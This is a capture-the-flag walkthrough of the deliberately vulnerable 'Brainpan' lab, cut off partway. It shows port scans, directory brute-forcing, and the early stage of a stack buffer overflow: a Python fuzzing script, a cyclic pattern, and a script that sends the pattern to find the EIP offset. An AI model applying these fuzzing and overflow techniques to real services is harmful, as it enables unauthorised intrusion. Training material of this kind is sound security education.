write up

Attack Narrative


Initial Enumeration

To start enumerating this system, I used threader3000 to perform a port scan followed by an nmap scan. I've found this to be useful tool to cut down on nmap scan times. It is a multi-threaded python port scanner which then gives you an option to run an nmap scan based on the findings. Here is the repo for threader3000 https://github.com/dievus/threader3000.


Here is the output from threader3000:

```
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                       Version 1.0.7
                   A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 10.10.105.159
------------------------------------------------------------
Scanning target 10.10.105.159
Time started: 2021-08-08 07:16:28.598941
------------------------------------------------------------
Port 9999 is open
Port 10000 is open
Port scan completed in 0:00:33.834762
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p9999,10000 -sV -sC -T4 -Pn -oA 10.10.105.159 10.10.105.159
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p9999,10000 -sV -sC -T4 -Pn -oA 10.10.105.159 10.10.105.159
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-08 07:17 EDT
Nmap scan report for 10.10.105.159
Host is up (0.100s latency).

PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [________________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.91%I=7%D=8/8%Time=610FBD38%P=x86_64-pc-linux-gnu%r(NUL
SF:L,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\|\
SF:x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x
SF:20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x2
SF:0\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x2
SF:0\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x2
SF:0\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|\
SF:x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x2
SF:0_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x2
SF:0_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\x2
SF:0\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20_\
SF:|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\x2
SF:0_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20_\|\n\n\[_______________________\x20WELCOME\x20TO\x20BRAINPAN\x2
SF:0________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\x2
SF:0THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20>>\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.87 seconds
------------------------------------------------------------
Combined scan completed in 0:01:20.666752
Press enter to quit...
```

Based on this nmap scan, there are two open ports. It appears that port 9999 is the brain pan application. Viewing this page in a browser reveals the application, although we are unable to actually interact with it through the browser.


```
10.10.105.159:9999

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >>                          ACCESS DENIED
```

I attemped to run gobuster here, but it did not yield any reseults. Moving onto port 10000, viewing this page in the browser reveals some static page with safe coding tips.


10.10.105.159:10000

ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

IP THEFT

MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS

TAKING OVER HIGH-VALUE ACCOUNTS

BREACHING ORGANIZATION PERIMETERS

ARE APPLICATIONS REALLY *THAT* UNSAFE?

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.


The page itself didn't reveal anything interesting. Running gobuster on port 10000 however did provide us with a result.

```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ gobuster dir -u http://10.10.105.159:10000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -t 25
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.105.159:10000/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/08 07:29:15 Starting gobuster in directory enumeration mode
===============================================================
/bin                  (Status: 301) [Size: 0] [--> /bin/]
```

It looks like the /bin/ directory holds the brainpan.exe file, simply click and download it. Running file on the exe shows its a 32-bit Windows executable.


```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ file brainpan.exe
brainpan.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
```

Since this is a Windows executable and I want to test this locally, i transferred the file to my Windows VM with Immunity Debugger on it. After transferring the file and executing it on the Windows VM, a cmd prompt shows the application is listening on port 9999.



```
Select C:\Users\Administrator\Desktop\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```


Accessing this port on the VM through netcat allows us to interact with the application.



```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ nc -nv 192.168.133.131 9999
(UNKNOWN) [192.168.133.131] 9999 (?) open
_|                            _|                                        
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                          
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >> test
                          ACCESS DENIED
```

Buffer Overflow

With the application running on the Windows VM, start immunity and attach the brainpan.exe process. To do this click on File > Attach and it will bring up the prompt shown below. From here select the process and click on Attach.


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s
Select process to attach
Attach
Cancel

```
PID   Name          Service   Listening   Window                          Path
1744  brainpan                            C:\Users\Administrator\Desl     C:\Users
3456  GoogleCrashl                                                        C:\Progr
```

Now the fuzzing script can be run against this to see if we can trigger a crash. This is the simple fuzzing script I use.

```
#!/usr/bin/env python3
import socket, time, sys
ip = "192.168.133.131"
port = 9999
timeout = 5
string = b"A" * 100
while True:
  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((ip, port))
    print("Fuzzing with {} bytes".format(len(string)))
    s.send(string + b"\r\n")
    s.recv(1024)
  string += 100 * b"A"
  time.sleep(1)
```


The program stopped at 700 bytes, and Immunity showed the program crashed, also the EIP was overwritten to 41414141. This means we may be able to control the stack and make the program do what we want. The next step is to find the offset where the EIP was overwritten, msf-pattern_create can be used to create a unique pattern, then we crash the program again and see what value is in EIP.

```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ msf-pattern_create -l 700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad-
6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2A-
h3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9-
Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao-
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2A-
s3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9-
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
```

I edited the fuzz script to only send one packet, with the pattern included.

```
#!/usr/bin/env python3
import socket, time, sys
ip = "192.168.133.131"
port = 9999
timeout = 5
string =
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5-
Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah-
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8A-
k9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5-
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As-
2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A-
v9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A"
while True:
  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((ip, port))
    print("Fuzzing with {} bytes".format(len(string)))
    s.send(string + b"\r\n")
